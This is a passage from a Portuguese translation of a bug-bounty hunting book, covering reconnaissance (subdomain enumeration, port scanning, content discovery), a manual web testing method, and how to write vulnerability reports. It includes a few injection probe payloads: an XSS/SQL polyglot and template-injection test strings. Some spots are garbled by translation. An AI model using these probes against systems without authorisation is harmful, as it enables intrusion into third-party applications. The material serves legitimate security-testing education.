Essas perguntas são apenas algumas das considerações sobre as quais você precisa pensar quando começar a hackear. Para os fins deste capítulo, vamos supor que você esteja testando um aplicativo com um escopo aberto, como *.*<example>.com*. Comece com as ferramentas que podem ser executadas em segundo plano para que você possa fazer outro reconhecimento enquanto aguarda os resultados das ferramentas. Você pode executar essas ferramentas em seu computador, mas corre o risco de empresas como a Akamai banirem seu endereço IP. A Akamai é um popular firewall de aplicativos da Web, portanto, se ela o banir, talvez você não consiga visitar sites comuns.

Para evitar o banimento, recomendo a criação de um servidor virtual privado (VPS) de um provedor de hospedagem em nuvem que permita testes de segurança em seus sistemas. Não deixe de pesquisar seu provedor de nuvem, pois alguns não permitem esse tipo de teste (por exemplo, no momento em que este artigo foi escrito, a Amazon Web Services não permite testes de segurança sem permissão explícita).

Enumeração de subdomínios

Se estiver testando em um escopo aberto, você pode começar seu reconhecimento encontrando subdomínios usando seu VPS. Quanto mais subdomínios você encontrar, mais

superfície de ataque que você terá. Para fazer isso, recomendo usar a ferramenta SubFinder, que é rápida e escrita na linguagem de programação Go. O SubFinder extrai os registros de subdomínio de um site com base em várias fontes, incluindo registros de certificados, resultados de mecanismos de pesquisa, o Internet Archive Wayback Machine e outros.

A enumeração padrão que o SubFinder realiza pode não encontrar todos os subdomínios. Mas os subdomínios associados a um certificado SSL específico são fáceis de encontrar devido aos logs de transparência do certificado que registram os certificados SSL registrados. Por exemplo, se um site registrar um certificado para `test.<example>.com`, é provável que esse subdomínio exista, pelo menos no momento do registro. Mas é possível que um site registre um certificado para um subdomínio curinga (`*.<example>.com`). Se esse for o caso, talvez você só consiga encontrar alguns subdomínios por meio de adivinhação de força bruta.

Convenientemente, o SubFinder também pode ajudá-lo a fazer força bruta nos subdomínios usando uma lista de palavras comuns. O repositório SecLists da lista de segurança do GitHub, mencionado no Apêndice A, tem listas de subdomínios comuns. Além disso, Jason Haddix publicou uma lista útil em <https://gist.github.com/jhaddix/86a06c5dc309d08580a018c66354a056/>.

Se você não quiser usar o SubFinder e quiser apenas procurar certificados SSL, o `crt.sh` é uma ótima referência para verificar se os certificados curinga foram registrados. Se você encontrar um certificado curinga, poderá pesquisar no `censys.io` o hash do certificado. Normalmente, há até mesmo um link direto para o `censys.io` no `crt.sh` para cada certificado.

Quando terminar de enumerar os subdomínios de `*.<example>.com`, você poderá fazer a varredura de portas e capturar a tela dos sites que encontrar. Antes de prosseguir, considere também se faz sentido enumerar subdomínios de subdomínios. Por exemplo, se você descobrir que um site registra um certificado SSL para `*.corp.<example>.com`, é provável que você encontre mais subdomínios enumerando esse subdomínio.

Varredura de portas

Depois de enumerar os subdomínios, você pode iniciar a varredura de portas para identificar mais superfícies de ataque, inclusive serviços em execução. Por exemplo,

Ao fazer uma varredura de portas no Pornhub, Andy Gill encontrou um servidor Memcache exposto e ganhou US\$ 2.500, conforme discutido no Capítulo 18.

Os resultados da varredura de portas também podem ser um indicativo da segurança geral de uma empresa. Por exemplo, uma empresa que fechou todas as portas, exceto a 80 e a 443 (portas comuns da Web para hospedagem de sites HTTP e HTTPS), provavelmente tem consciência da segurança. Mas uma empresa com muitas portas abertas provavelmente é o oposto e pode ter um potencial melhor para recompensas.

Duas ferramentas comuns de varredura de portas são o Nmap e o Masscan. O Nmap é uma ferramenta mais antiga e pode ser lenta, a menos que você saiba como otimizá-la. Mas é excelente porque você pode fornecer a ele uma lista de URLs e ele determinará o endereço IP a ser verificado. Ela também é modular, de modo que você pode incluir outras verificações em sua varredura. Por exemplo, o script intitulado *http-enum* executará a força bruta de arquivos e diretórios. Por outro lado, o Masscan é extremamente rápido e pode ser melhor quando você tem uma lista de endereços IP para verificar. Eu uso o Masscan para pesquisar portas comumente abertas, como 80, 443, 8080 ou 8443, e depois combino os resultados com a captura de tela (um tópico que discuto na próxima seção).

Alguns detalhes a serem observados durante a varredura de portas a partir de uma lista de subdomínios são os endereços IP para os quais esses domínios são resolvidos. Se todos os subdomínios, com exceção de um, forem resolvidos em um intervalo de endereços IP comum (por exemplo, endereços IP de propriedade da AWS ou do Google Cloud Compute), talvez valha a pena investigar o outlier. O endereço IP diferente pode indicar um aplicativo personalizado ou de terceiros que não compartilha o mesmo nível de segurança dos aplicativos principais da empresa, que residem no intervalo de endereços IP comuns. Conforme descrito no Capítulo 14, Frans Rosen e Rojan Rijal exploraram serviços de terceiros ao assumir o controle de subdomínios da Legal Robot e da Uber.

Captura de tela

Assim como no caso da varredura de portas, uma boa medida a ser tomada quando se tem uma lista de subdomínios é fazer uma captura de tela deles. Isso é útil porque lhe dá uma visão geral do escopo do programa. Ao analisar as capturas de tela, há alguns padrões comuns que podem ser indicativos de vulnerabilidades. Primeiro, procure por mensagens de erro comuns dos serviços

conhecido por estar associado a aquisições de subdomínios. Conforme descrito no Capítulo 14, um aplicativo que depende de serviços externos pode mudar com o tempo, e os registros de DNS para ele podem ter sido deixados e esquecidos. Se um invasor puder assumir o controle do serviço, isso poderá ter implicações significativas para o aplicativo e seus usuários. Como alternativa, a captura de tela pode não revelar uma mensagem de erro, mas ainda pode mostrar que o subdomínio está dependendo de um serviço de terceiros.

Em segundo lugar, você pode procurar conteúdo confidencial. Por exemplo, se todos os subdomínios encontrados em `*.corp.<example>.com` retornarem um 403 access denied, exceto um subdomínio, que tem um login em um site incomum, investigue esse site incomum, pois ele pode estar implementando um comportamento personalizado. Da mesma forma, observe também as páginas de login administrativo, as páginas de instalação padrão e assim por diante.

Em terceiro lugar, procure aplicativos que não coincidam com os típicos de outros subdomínios. Por exemplo, se houver apenas um aplicativo PHP e todos os outros subdomínios forem aplicativos Ruby on Rails, talvez valha a pena se concentrar nesse aplicativo PHP porque a especialização da empresa parece ser em Rails. A importância dos aplicativos encontrados em subdomínios pode ser difícil de determinar até que você se familiarize com eles, mas eles podem levar a grandes recompensas, como a que Jasmin Landry encontrou quando escalou seu acesso SSH para uma execução remota de código, conforme descrito no Capítulo 12.

Algumas ferramentas podem ajudá-lo a capturar a tela de sites. No momento em que escrevo este artigo, uso o `HTTPScreenShot` e o `Gowitness`. O `HTTPScreenShot` é útil por dois motivos: primeiro, você pode usá-lo com uma lista de endereços IP, e ele fará a captura de tela deles e enumerará outros subdomínios associados aos certificados SSL que ele analisa. Em segundo lugar, ele agrupará seus resultados em grupos com base no fato de as páginas serem mensagens 403 ou 500, se usam os mesmos sistemas de gerenciamento de conteúdo e outros fatores. A ferramenta também inclui os cabeçalhos HTTP que encontra, o que também é útil.

O `Gowitness` é uma alternativa rápida e leve para captura de tela. Eu uso essa ferramenta quando tenho uma lista de URLs em vez de endereços IP. Ela também inclui os cabeçalhos que recebe ao fazer a captura de tela.

Embora eu não a utilize, a `Aquatone` é outra ferramenta que vale a pena

mencionar. No momento em que este artigo foi escrito, ele foi recentemente reescrito em Go e

incluir agrupamento, saída fácil de resultados para corresponder ao formato exigido por outras ferramentas e outros recursos.

Descoberta de conteúdo

Depois de revisar seus subdomínios e o reconhecimento visual, você deve procurar conteúdo interessante. Você pode abordar a fase de descoberta de conteúdo de algumas maneiras diferentes. Uma maneira é tentar descobrir arquivos e diretórios por meio de força bruta. O sucesso dessa técnica depende da lista de palavras que você usa; como mencionado anteriormente, o SecLists fornece boas listas, especialmente as listas de balsas, que são as que eu uso. Você também pode acompanhar os resultados dessa etapa ao longo do tempo para compilar sua própria lista de arquivos comumente encontrados.

Quando tiver uma lista de arquivos e nomes de diretórios, você terá algumas ferramentas para escolher. Eu uso o Gobuster ou o Burp Suite Pro. O Gobuster é uma ferramenta de força bruta rápida e personalizável, escrita em Go. Quando você lhe fornece um domínio e uma lista de palavras, ele testa a existência de diretórios e arquivos e confirma a resposta do servidor. Além disso, a ferramenta Meg, desenvolvida por Tom Hudson e também escrita em Go, permite que você teste vários caminhos em vários hosts simultaneamente. Isso é ideal quando você encontrou muitos subdomínios e deseja descobrir conteúdo em todos eles simultaneamente.

Como estou usando o Burp Suite Pro para fazer proxy do meu tráfego, usarei a ferramenta integrada de descoberta de conteúdo ou o Burp Intruder. A ferramenta de descoberta de conteúdo é configurável e permite que você use uma lista de palavras personalizada ou a incorporada, encontre permutações de extensão de arquivo, defina quantas pastas aninhadas usar a força bruta e muito mais. Ao usar o Burp Intruder, por outro lado, enviarei uma solicitação para o domínio que estou testando para o Intruder e definirei a carga útil no final do caminho da raiz. Em seguida, adiciono minha lista como carga útil e executo o ataque. Normalmente, classifico meus resultados com base no comprimento do conteúdo ou no status da resposta, dependendo de como o aplicativo responde. Se eu descobrir uma pasta interessante dessa forma, posso executar o Intruder novamente nessa pasta para descobrir arquivos aninhados.

Quando você precisar ir além da força bruta de arquivos e diretórios, use o Google dorking, conforme descrito na vulnerabilidade encontrada por Brett Buerhaus

no Capítulo 10, também pode proporcionar uma descoberta de conteúdo interessante. O Google dorking pode economizar seu tempo, principalmente quando você encontra parâmetros de URL que são comumente associados a vulnerabilidades, como `url`, `redirect_to`, `id` e assim por diante. O Exploit DB mantém um banco de dados de Google dorks para casos de uso específicos em <https://www.exploit-db.com/google-hacking-database/>.

Outra abordagem para encontrar conteúdo interessante é verificar o GitHub da empresa. Você pode encontrar repositórios de código aberto da empresa ou informações úteis sobre as tecnologias que ela usa. Foi assim que Michiel Prins descobriu a execução remota de código no Algolia, conforme discutido no Capítulo 12. Você pode usar a ferramenta Gitrob para rastrear os repositórios do GitHub em busca de segredos de aplicativos e outras informações confidenciais. Além disso, você pode analisar os repositórios de código e encontrar bibliotecas de terceiros das quais um aplicativo depende. Se você conseguir encontrar um projeto abandonado ou uma vulnerabilidade em terceiros que afete o site, ambos podem valer uma recompensa por bugs. Os repositórios de código também podem lhe dar informações sobre como uma empresa lidou com vulnerabilidades anteriores, especialmente para empresas como a GitLab, que são de código aberto.

Bugs anteriores

Uma das últimas etapas do reconhecimento é familiarizar-se com bugs anteriores. Os artigos de hackers, relatórios divulgados, CVEs, exploits publicados e assim por diante são bons recursos para isso. Como repetido ao longo deste livro, o fato de o código ser atualizado não significa que todas as vulnerabilidades tenham sido corrigidas. Certifique-se de testar todas as alterações. Quando um fix é implantado, isso significa que um novo código foi adicionado, e esse novo código pode conter bugs.

O bug de US\$ 15.250,00 que Tanner Emek encontrou no Shopify Partners, conforme descrito no Capítulo 15, foi o resultado da leitura de um relatório de bug divulgado anteriormente e de um novo teste da mesma funcionalidade. Assim como aconteceu com Emek, quando vulnerabilidades interessantes ou novas forem divulgadas publicamente, não deixe de ler o relatório e visitar o aplicativo. Na pior das hipóteses, você não encontrará uma vulnerabilidade, mas desenvolverá novas habilidades ao testar essa funcionalidade. Na melhor das hipóteses, você poderá contornar o fix do desenvolvedor ou encontrar uma nova vulnerabilidade.

Depois de cobrir todas as principais áreas de reconhecimento, é hora de passar a testar o aplicativo. Enquanto estiver testando, lembre-se de que o reconhecimento é uma parte contínua da descoberta de bugs. É sempre uma boa ideia revisitar um aplicativo-alvo porque ele evolui constantemente.

Teste do aplicativo

Não existe uma abordagem única para testar um aplicativo. A metodologia e as técnicas que você usa dependem do tipo de aplicativo que está testando, da mesma forma que o escopo do programa pode definir o seu reconhecimento. Nesta seção, apresentarei uma visão geral das considerações que você precisa ter em mente e dos processos de pensamento que precisa usar ao abordar um novo site. Mas, independentemente do aplicativo que estiver testando, não há conselho melhor do que o de Matthias Karlsson: "Não pense que 'todo mundo já procurou, não há mais nada a fazer'. Aborde cada alvo como se ninguém tivesse estado lá antes. Não encontrou nada? Escolha outro."

A pilha de tecnologia

Uma das primeiras tarefas que faço ao testar um novo aplicativo é identificar as tecnologias que estão sendo usadas. Isso inclui, mas não se limita a, estruturas JavaScript de front-end, estruturas de aplicativos do lado do servidor, serviços de terceiros, arquivos hospedados localmente, arquivos remotos e assim por diante. Normalmente, faço isso observando meu histórico de proxy da Web e anotando os arquivos servidos, os domínios capturados no histórico, se os modelos HTML são servidos, qualquer conteúdo JSON retornado e assim por diante. O plug-in Wappalyzer do Firefox também é muito útil para identificar rapidamente tecnologias de impressão digital.

Enquanto faço isso, deixo a configuração padrão do Burp Suite ativada e percorro o site para entender a funcionalidade e observar quais padrões de design os desenvolvedores usaram. Fazer isso me permite redefinir os tipos de cargas úteis que usarei em meus testes, como Orange Tsai fez quando encontrou o Flask RCE no Uber no Capítulo 12. Por exemplo, se um site usa AngularJS, testará `{}{{7*7}}` para ver se ⁴⁹ é renderizado em algum lugar. Se o aplicativo for criado com ASP.NET com XSS

ativada, talvez você queira se concentrar em testar outros tipos de vulnerabilidade primeiro e verificar o XSS como último recurso.

Se um site foi criado com Rails, você deve saber que os URLs normalmente seguem um padrão `/CONTENT_TYPE/RECORD_ID`, em que `RECORD_ID` é um número inteiro autoincrementado. Usando o HackerOne como exemplo, os URLs de relatório seguem o padrão www.hackerone.com/reports/12345. Os aplicativos Rails geralmente usam IDs inteiros, portanto, você pode priorizar o teste de vulnerabilidades inseguras de referência direta a objetos porque esse tipo de vulnerabilidade é fácil de ser ignorado pelos desenvolvedores.

Se uma API retornar JSON ou XML, você poderá reconhecer que essas chamadas de API retornam involuntariamente informações confidenciais que não são renderizadas na página. Essas chamadas podem ser uma boa superfície de teste e podem levar a vulnerabilidades de divulgação de informações.

Aqui estão alguns fatores que devem ser levados em conta nesse estágio:

Formatos de conteúdo que um site espera ou aceita Por exemplo, os arquivos XML vêm em diferentes formas e tamanhos, e a análise de XML sempre pode ser associada a vulnerabilidades XXE. Fique atento aos sites que aceitam `.docx`, `.xlsx`, `.pptx` ou outros tipos de arquivos XML.

Ferramentas ou serviços de terceiros que são facilmente mal interpretados Sempre que ler relatórios sobre hackers que exploram esses serviços, tente entender como esses repórteres descobriram a vulnerabilidade e aplique esse processo aos seus testes.

Parâmetros codificados e como um aplicativo lida com eles As estranhezas podem ser um indicativo de vários serviços interagindo no backend, o que pode ser abusado.

Mecanismos de autenticação implementados de forma personalizada, como fluxos OAuth Diferenças sutis na forma como um aplicativo lida com URLs de redirecionamento, codificação e parâmetros de estado podem levar a vulnerabilidades significativas.

Mapeamento da funcionalidade

Depois de entender as tecnologias de um site, passo para o *mapeamento da funcionalidade*. Nesse estágio, ainda estou navegando, mas meus testes podem ser de uma das seguintes formas

algumas maneiras aqui: Posso procurar marcadores de vulnerabilidades, definir um objetivo específico para meus testes ou seguir uma lista de verificação.

Quando estou procurando marcadores de vulnerabilidades, procuro comportamentos comumente associados a vulnerabilidades. Por exemplo, o site permite que você crie webhooks com URLs? Se sim, isso pode levar a vulnerabilidades de SSRF. Um site permite a representação do usuário? Isso pode fazer com que informações pessoais confidenciais sejam divulgadas. Você pode fazer upload de arquivos? Como e onde esses arquivos são renderizados podem levar a uma vulnerabilidade de execução remota de código, XSS e assim por diante. Quando encontro algo de interesse, paro e começo a testar o aplicativo, conforme descrito na próxima seção, e procuro alguma indicação de uma vulnerabilidade. Pode ser uma mensagem inesperada retornada, um atraso no tempo de resposta, uma entrada não higienizada sendo retornada ou uma verificação do lado do servidor sendo contornada.

Por outro lado, quando defino e trabalho para atingir um objetivo, decido o que farei antes de testar o aplicativo. O objetivo pode ser encontrar uma falsificação de solicitação do lado do servidor, inclusão local de arquivos, execução remota de código ou alguma outra vulnerabilidade. Jobert Abma, cofundador da HackerOne, comumente emprega e defende essa abordagem, e Philippe Harewood usou esse método quando encontrou sua aquisição de aplicativo do Facebook. Com essa abordagem, você ignora todas as outras possibilidades e se concentra totalmente em seu objetivo final. Você só para e começa a testar se encontrar algo que leve ao seu objetivo. Por exemplo, se estiver procurando uma vulnerabilidade de execução remota de código, o HTML não higienizado retornado em um corpo de resposta não seria de interesse.

Outra abordagem de teste é seguir uma lista de verificação. Tanto a OWASP quanto o *Web Application Hacker's Handbook*, de Dafydd Stuttard, fornecem listas de verificação de testes abrangentes para analisar um aplicativo, portanto, não há motivo para eu tentar superar qualquer um desses recursos. Não sigo esse caminho porque é muito monótono e lembra mais um emprego do que um hobby prazeroso. No entanto, seguir uma lista de verificação pode ajudá-lo a evitar a perda de vulnerabilidades, esquecendo-se de testar coisas específicas ou esquecendo-se de seguir metodologias gerais (como revisar arquivos JavaScript).

Identificação de vulnerabilidades

Depois de entender como um aplicativo funciona, você pode começar a testar. Em vez de definir uma meta específica ou usar uma lista de verificação, sugiro começar procurando comportamentos que possam indicar uma vulnerabilidade. Nesse estágio, você pode presumir que deve executar scanners automatizados, como o mecanismo de varredura do Burp, para procurar vulnerabilidades. Mas a maioria dos programas que examinei não permite isso, é desnecessariamente barulhento e não requer nenhuma habilidade ou conhecimento. Em vez disso, você deve se concentrar em testes manuais.

Se comecei a testar o aplicativo sem encontrar nada interessante para analisar durante o mapeamento da funcionalidade, começo a usar o site como se fosse um cliente. Crio conteúdo, usuários, equipes ou o que quer que o aplicativo ofereça. Ao fazer isso, geralmente envio cargas úteis sempre que a entrada é aceita e procuro anomalias e comportamentos inesperados no site. Normalmente, uso a carga útil `<s>000'"});--//`, que inclui todos os caracteres especiais que podem quebrar o contexto em que a carga útil é renderizada, seja HTML, JavaScript ou uma consulta SQL de backend. Esse tipo de carga útil é geralmente chamado de *poliglota*. O

A tag `<s>` também é inocente, fácil de detectar quando renderizada sem limpeza em

HTML (você veria o texto riscado quando isso acontecesse) e, com frequência, não é modificado quando um site tenta higienizar a saída alterando a entrada.

Além disso, quando houver uma chance de o conteúdo que estou criando ser renderizado em um painel de administração, como meu nome de usuário, endereço e assim por diante, usarei uma carga diferente para direcionar o XSS cego do XSSHunter (uma ferramenta XSS discutida no Apêndice A). Por fim, se o site usar um mecanismo de modelo, também adicionarei cargas úteis associadas ao modelo. Para o AngularJS, isso se pareceria com `{{8*8}}[[5*5]]`, e eu procuraria⁶⁴ ou²⁵ renderizados. Embora eu nunca tenha encontrado uma injeção de modelo do lado do servidor no Rails, ainda tento o payload `<%= '1s'%>` para o caso de uma renderização inline aparecer um dia.

Embora o envio desses tipos de cargas úteis cubra as vulnerabilidades do tipo injeção (como XSS, SQLi, SSTI etc.), ele também não exige muito pensamento crítico e pode se tornar rapidamente repetitivo e

chato. Portanto, para evitar o esgotamento, é importante ficar de olho no seu histórico de proxy em busca de funcionalidades incomuns comumente associadas a vulnerabilidades. As vulnerabilidades comuns e as áreas a serem observadas incluem, entre outras, as seguintes:

Vulnerabilidades de CSRF Os tipos de solicitações HTTP que alteram dados e se estão usando e validando tokens de CSRF ou verificando os cabeçalhos de referência ou de origem

IDORs Se há algum parâmetro de ID que pode ser manipulado

Lógica do aplicativo Oportunidades para repetir solicitações em duas contas de usuário separadas

XXEs Quaisquer solicitações HTTP que aceitem XML

Divulgações de informações Qualquer conteúdo que tenha a garantia de ser, ou deva ser, mantido em sigilo

Redirecionamentos abertos Quaisquer URLs que tenham um parâmetro relacionado a redirecionamentos

CRLFs, XSS e alguns redirecionamentos abertos Quaisquer solicitações que ecoem parâmetros de URL na resposta

SQLi Se a adição de uma aspa simples, colchete ou ponto e vírgula a um parâmetro altera uma resposta

RCEs Qualquer tipo de upload de arquivos ou manipulação de imagens

Condições de corrida Processamento de dados atrasado ou comportamentos relacionados ao tempo de uso ou tempo de verificação

SSRFs Funcionalidade que aceita URLs, como webhooks ou integrações externas

Bugs de segurança não corrigidos Informações divulgadas sobre o servidor, como versões do PHP, Apache, Nginx, etc., que podem revelar tecnologia desatualizada

É claro que essa lista é interminável e, sem dúvida, está sempre evoluindo. Quando precisar de mais inspiração sobre onde procurar bugs, você sempre pode dar uma olhada nas seções de conclusões em cada capítulo deste livro. Depois de se aprofundar na funcionalidade e precisar de uma pausa nas solicitações HTTP, você pode voltar ao seu arquivo e fazer força bruta no diretório para ver o que, se houver, está acontecendo,

foram descobertos arquivos ou diretórios interessantes. Você deve analisar essas descobertas e visitar as páginas e os arquivos. Esse também é o momento perfeito para reavaliar o que você está fazendo de força bruta e determinar se há outras áreas nas quais se concentrar. Por exemplo, se você descobriu um endpoint `/api/`, pode aplicar força bruta em novos caminhos, o que, às vezes, pode levar a funcionalidades ocultas e não documentadas a serem testadas. Da mesma forma, se você usou o Burp Suite para fazer proxy do seu tráfego HTTP, o Burp pode ter escolhido páginas adicionais para verificar com base nos links que ele analisou das páginas que você já havia visitado. Essas páginas não visitadas, que podem levar você a uma funcionalidade não testada, são cinza no Burp Suite para diferenciá-las dos links já visitados.

Conforme mencionado anteriormente, a invasão de aplicativos da Web não é mágica. Ser um caçador de bugs requer um terço de conhecimento, um terço de observação e um terço de perseverança. Aprofundar-se no aplicativo e fazer testes completos sem desperdiçar seu tempo é fundamental. Infelizmente, reconhecer a diferença requer experiência.

Indo além

Depois de concluir o reconhecimento e testar exaustivamente todas as funcionalidades que puder encontrar, você deve pesquisar outras maneiras de tornar sua pesquisa de bugs mais eficiente. Embora eu não possa lhe dizer como fazer isso em todas as situações, tenho algumas sugestões.

Automatizando seu trabalho

Uma maneira de economizar tempo é automatizar seu trabalho. Embora tenhamos usado algumas ferramentas automatizadas neste capítulo, a maioria das técnicas descritas foi manual, o que significa que estamos limitados pelo tempo. Para superar a barreira do tempo, você precisa de computadores para hackear para você. Rojan Rijal divulgou um bug do Shopify que ele descobriu cinco minutos depois que o subdomínio no qual ele encontrou o bug entrou no ar. Ele conseguiu descobri-lo tão rapidamente porque automatizou seu reconhecimento no Shopify. Como automatizar seu hacking está além do escopo deste livro - e também é totalmente possível ser um hacker bem-sucedido de bug bounty sem isso -, mas é uma maneira de

Os hackers aumentam sua renda. Você pode começar automatizando seu reconhecimento. Por exemplo, você pode automatizar várias tarefas, como força bruta de subdomínio, varredura de portas e reconhecimento visual, para citar algumas.

Analisando os aplicativos móveis

Outra oportunidade de encontrar mais bugs é examinar os aplicativos móveis que estão incluídos no escopo do programa. Este livro concentrou-se no hacking da Web, mas o hacking móvel oferece muitas novas oportunidades para encontrar bugs. Você pode hackear aplicativos móveis de duas maneiras: testando o código do aplicativo diretamente ou testando as APIs com as quais o aplicativo interage. Eu me concentro na última opção porque é semelhante ao hacking na Web e posso me concentrar em tipos de vulnerabilidade como IDOR, SQLi, RCE e assim por diante. Para começar a testar as APIs de aplicativos móveis, você precisará fazer proxy do tráfego do seu telefone enquanto usa o aplicativo por meio do Burp. Essa é uma maneira de ver as chamadas HTTP que estão sendo feitas para que você possa manipulá-las. Mas, às vezes, um aplicativo usa a *fixação de SSL*, o que significa que ele não reconhecerá nem usará o certificado SSL do Burp, de modo que você não poderá fazer proxy do tráfego do aplicativo. Contornar a fixação de SSL, fazer proxy do seu telefone e o hacking móvel em geral estão além do escopo deste livro, mas representam uma grande oportunidade para novos aprendizados.

Identificação de novas funcionalidades

A próxima área a ser enfocada é a identificação de novas funcionalidades à medida que elas são adicionadas ao aplicativo que você está testando. Philippe Harewood é um exemplo incrível de alguém que dominou essa habilidade. Entre os hackers mais bem classificados no programa do Facebook, ele compartilha abertamente as vulnerabilidades que descobre em seu site <https://philippeharewood.com/>. Seus artigos rotineiramente fazem referência à nova funcionalidade que ele descobriu e às vulnerabilidades que encontrou antes que outros o fizessem, devido à sua rápida identificação. Frans Rosen compartilha parte de sua metodologia para identificar novas funcionalidades no blog Detectify, em <https://blog.detectify.com/>. Para rastrear novas funcionalidades nos sites que você está testando, leia os blogs de engenharia dos sites que você testa,

monitore seus feeds de engenharia no Twitter, inscreva-se em seus boletins informativos e assim por diante.

Rastreamento de arquivos JavaScript

Você também pode descobrir novas funcionalidades do site rastreando os arquivos JavaScript. O foco nos arquivos JavaScript é particularmente poderoso quando um site depende de estruturas JavaScript de front-end para renderizar seu conteúdo. O aplicativo dependerá de ter a maioria dos pontos de extremidade HTTP que um site usa incluídos em seus arquivos JavaScript. As alterações nos arquivos podem representar funcionalidades novas ou alteradas que você pode testar. Jobert Abma, Brett Buerhaus e Ben Sadeghipour discutiram abordagens sobre como eles rastrearam os arquivos JavaScript; você pode encontrar seus artigos com uma rápida pesquisa no Google com seus nomes e a palavra "reconnaissance".

Pagamento pelo acesso a novas funcionalidades

Embora possa parecer contraintuitivo quando se está tentando ganhar dinheiro por meio de recompensas, também é possível pagar pelo acesso à funcionalidade. Frans Rosen e Ron Chan falaram sobre o sucesso que obtiveram ao pagar pelo acesso a novas funcionalidades. Por exemplo, Ron Chan pagou alguns milhares de dólares para testar um aplicativo e encontrou um número significativo de vulnerabilidades que fizeram com que o investimento valesse muito a pena. Também tive sucesso pagando por produtos, assinaturas e serviços que aumentaram meu escopo potencial de testes. É provável que outras pessoas não queiram pagar por funcionalidades em sites que não usam, portanto, essas funcionalidades têm mais vulnerabilidades não descobertas.

Aprendendo a tecnologia

Além disso, você pode examinar as tecnologias, as bibliotecas e os softwares que sabe que uma empresa está usando e aprender como eles funcionam em detalhes. Quanto mais você souber como uma tecnologia funciona, maior será a probabilidade de encontrar bugs com base em como ela está sendo usada nos aplicativos que você testa. Por exemplo, para encontrar as vulnerabilidades do ImageMagick no Capítulo 12, foi necessário entender como o ImageMagick e seu arquivo definido funcionam.

tipos funcionam. Você pode encontrar vulnerabilidades adicionais observando outras tecnologias vinculadas a bibliotecas como o ImageMagick. Tavis Ormandy fez isso quando revelou vulnerabilidades adicionais no Ghostscript, que é compatível com o ImageMagick. Você pode encontrar mais informações sobre essas vulnerabilidades do Ghostscript em <https://www.openwall.com/lists/oss-security/2018/08/21/2>. Da mesma forma, o FileDescriptor revelou em um post de blog que lê RFCs sobre funcionalidade da Web e se concentra em considerações de segurança para entender como algo deve funcionar em vez de como é realmente implementado. Seu conhecimento profundo do OAuth é um ótimo exemplo de mergulho profundo em uma tecnologia que vários sites usam.

Resumo

Neste capítulo, tentei esclarecer as possíveis abordagens de hacking com base em minha própria experiência e em entrevistas com os principais hackers de bug bounty. Até o momento, tive mais sucesso depois de explorar um alvo, entender a funcionalidade que ele oferece e mapear essa funcionalidade para tipos de vulnerabilidade para teste. No entanto, as áreas que continuo a explorar e incentivo você a analisar também são a automação e a documentação da sua metodologia.

Há muitas ferramentas de hacking disponíveis que podem facilitar sua vida: Burp, ZAP, Nmap e Gowitness são algumas das que mencionei. Para aproveitar melhor seu tempo, tenha em mente essas ferramentas ao invadir.

Depois de esgotar os caminhos típicos que você usaria para encontrar bugs, procure maneiras de tornar suas pesquisas de bugs mais bem-sucedidas, aprofundando-se nos aplicativos móveis e nas novas funcionalidades desenvolvidas nos sites que você está testando.

20

RELATÓRIOS DE VULNERABILIDADE



Então, você encontrou sua primeira vulnerabilidade. Parabéns! Encontrar vulnerabilidades pode ser difícil. Meu primeiro conselho é relaxar e não se precipitar. Quando você se apressa, muitas vezes comete erros. Acredite em mim, eu sei como é a sensação de ficar empolgado e enviar um bug apenas para ter seu relatório rejeitado. Para piorar a situação, quando uma empresa fecha o relatório como inválido, a plataforma de recompensa por bugs reduz seus pontos de reputação. Este capítulo deve ajudá-lo a evitar essa situação, dando-lhe dicas para escrever um bom relatório de bug.

Leia a política

Antes de enviar uma vulnerabilidade, certifique-se de analisar a política do programa. Cada empresa que participa de uma plataforma de recompensa por bugs fornece um documento de política, que geralmente lista os tipos de vulnerabilidade excluídos e se as propriedades estão dentro ou fora do escopo do programa. Sempre leia as políticas de uma empresa antes de invadir para não perder seu tempo. Se você ainda não leu a política de um programa, faça-o agora para ter certeza de que não está procurando problemas conhecidos ou bugs que a empresa pede que você não relate.

Aqui está um erro doloroso que cometi uma vez e que poderia ter sido evitado se eu tivesse lido as políticas. A primeira vulnerabilidade que encontrei foi no Shopify. Percebi que se você enviasse um HTML malformado em seu editor de texto,

O analisador da Shopify o corrigiria e armazenaria o XSS. Eu estava animado. Achei que minha caça aos bugs estava valendo a pena, e não consegui enviar meu relatório com rapidez suficiente.

Depois de enviar meu relatório, esperei pela recompensa mínima de \$500. Cinco minutos após o envio, o programa educadamente me disse que a vulnerabilidade já era conhecida e que os pesquisadores haviam sido solicitados a não enviá-la. O tíquete foi fechado como um relatório inválido, e eu perdi cinco pontos de reputação. Eu queria me enfiar em um buraco. Foi uma lição difícil.

Aprenda com meus erros; leia as políticas.

Inclua detalhes e depois inclua mais

Depois de confirmar que pode denunciar sua vulnerabilidade, você precisará redigir o relatório. Se quiser que a empresa leve seu relatório a sério, forneça detalhes que incluem o seguinte:

- O URL e todos os parâmetros afetados necessários para replicar a vulnerabilidade
- Seu navegador, seu sistema operacional (se aplicável) e a versão do aplicativo testado (se aplicável)
- Uma descrição da vulnerabilidade
- Etapas para reproduzir a vulnerabilidade
- Uma explicação do impacto, incluindo como o bug poderia ser explorado
- Um índice recomendado para remediar a vulnerabilidade

Recomendo que você inclua a prova da vulnerabilidade na forma de capturas de tela ou de um vídeo *curto*, de no máximo dois minutos. Os materiais de prova de conceito não apenas fornecem um registro das suas descobertas, mas também são úteis para demonstrar como replicar um bug.

Ao preparar o seu relatório, você também precisa considerar as implicações do bug. Por exemplo, um XSS armazenado no Twitter é um problema sério, pois a empresa é pública, o número de usuários, o

confiança que as pessoas têm na plataforma, e assim por diante. Comparativamente, um site sem contas de usuário pode considerar que um XSS armazenado é menos grave. Por outro lado, um vazamento de privacidade em um site sensível que hospeda registros pessoais de saúde pode ser mais importante do que no Twitter, onde a maioria das informações do usuário já é pública.

Reconfigurar a vulnerabilidade

Depois de ler as políticas da empresa, redigir seu relatório e incluir materiais de prova de conceito, reserve um minuto para questionar se o que você está relatando é realmente uma vulnerabilidade. Por exemplo, se você estiver relatando uma vulnerabilidade de CSRF porque não viu um token no corpo da solicitação HTTP, verifique se o parâmetro pode ter sido passado como um cabeçalho.

Em março de 2016, Mathias Karlsson escreveu uma excelente postagem no blog sobre como encontrar a Mesma

Origem Origem (SOP)

(<https://labs.detectify.com/2016/03/17/bypassing-sop-and-shouting-hello-before-you-cross-the-pond/>). Mas ele não recebeu nenhum pagamento,

explicou Karlsson em sua publicação no blog, usando o ditado sueco *Don't shout hello before you cross the pond*, que significa não comemorar até ter certeza absoluta do sucesso.

